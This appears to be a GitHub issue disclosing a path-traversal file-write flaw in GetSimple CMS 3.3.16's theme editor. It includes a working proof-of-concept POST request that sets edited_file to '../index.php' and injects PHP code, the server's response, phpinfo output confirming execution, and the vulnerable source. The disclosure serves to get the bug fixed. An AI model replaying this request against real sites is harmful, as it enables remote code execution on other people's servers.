

New issue

[Jump to bottom](#)

# Remote command execution vulnerability in 3.3.16 #1352

 Open

PicklerBox opened this issue on Sep 24 · 3 comments



Labels

Bug

SECURITY

PicklerBox commented on Sep 24

Go to the edit-theme. PHP file, click the sava Changes button below, and grab the package.



Use.. / to change the `edited_file` parameter in the request package

```

1 POST /simplecms/admin/theme-edit.php ?t=Innovation&f=
  template.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 167
9 Origin: http://localhost
10 Connection: close
11 Referer: http://localhost/simplecms/admin/theme-edit.php
12 Cookie: __atuvc=3%7C38; __atuvs=632ec6d8828a5492002;
  GS_ADMIN_USERNAME=w0c4tool;
  da7a81ea911e81fc42856283f96e5d235c404a33 =
  f30820868df90c64d3add6b7d22cebe28cac20ac
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: none
17 Sec-Fetch-User: ?1
18
19 nonce=d2055326730a5f7b3c18fa32f5c54214bb3f195b &content =
  %B%3Fphp%include%28%27footer.inc.php%27%29%3Bphpinfo();+%3F
  %3E&edited_file=../index.php &submit=save=Save+Changes


```

```

1 HTTP/1.1 200 OK
2 Date: Sat, 24 Sep 2022 09:35:38 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
  mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/7.3.4
5 Expires: Sat, 24 Sep 2022 09:35:38 GMT
6 Pragma: no-cache
7 Cache-Control: no-cache, must-revalidate
8 X-Frame-Options: SAMEORIGIN
9 Set-Cookie: GS_ADMIN_USERNAME=w0c4tool; expires=Sat,
  24-Sep-2022 12:35:38 GMT; Max-Age=10800; path=/; HttpOnly
10 Set-Cookie: da7a81ea911e81fc42856283f96e5d235c404a33 =
  f30820868df90c64d3add6b7d22cebe28cac20ac; expires=Sat,
  24-Sep-2022 12:35:38 GMT; Max-Age=10800; path=/; HttpOnly
11 Last-Modified: Sat, 24 Sep 2022 09:35:38 GMT
12 Connection: close
13 Content-Type: text/html; charset=utf-8
14 Content-Length: 10709
15
16 <!DOCTYPE html>
17 <html lang="en">
18 <head>
19 <meta http-equiv="Content-Type" content="text/html;
  charset=UTF-8" />
20 <title>
  hunter &raquo; Theme Management
21 </title>
22 <meta name="generator" content="GetSimple - 3.3.16" />
23 <link rel="shortcut icon" href="favicon.png" type="
  image/x-icon" />
24 <link rel="author" href="humans.txt" />
  <link rel="apple-touch-icon" href="apple-touch-icon.png"

```


Then we access index.php




## PHP Version 7.3.4



System	Windows NT W0C4TOOL 10.0 build 22000 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cscrip\nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php7.3.4nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS,VC15



  **PicklerBox** changed the title ~~Remote command execution vulnerability in 3.3.17~~ Remote command execution vulnerability in 3.3.16 on Sep 24

 **PicklerBox** closed this as completed on Sep 25

**PicklerBox** commented on Sep 25

Author

```
`if((isset($_POST['submitsave']))){\n\n    # check for csrf\n    if (!defined('GSNOCSRF') || (GSNOCSRF == FALSE) ) {\n        $nonce = $_POST['nonce'];\n        if(!check_nonce($nonce, "save")) {\n            die("CSRF detected!");\n        }\n    }\n\n    # save edited template file\n    $SavedFile = $_POST['edited_file'];\n    $FileContents = get_magic_quotes_gpc() ? stripslashes($_POST['content']) : $_POST['content'];\n    $fh = fopen(GSTHEMESPATh . $SavedFile, 'w') or die("can't open file");\n    fwrite($fh, $FileContents);\n    fclose($fh);\n    $success = sprintf(i18n_r('TEMPLATE_FILE'), $SavedFile);\n\n}`
```

The savedFile and FileContents parameters are not filtered, so you can write files across directories

 **PicklerBox** reopened this on Sep 25

  **tablatronix** added **Bug** **SECURITY** labels on Sep 25

**tablatronix** commented on Sep 25

Member

Thanks, looks like this was not completely back-patched from 3.4

**risingisland** commented on Oct 3

Is there a fix/patch for this that can be applied?  
Example code or Pull Request?

Assignees

No one assigned

Labels

Bug SECURITY

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants

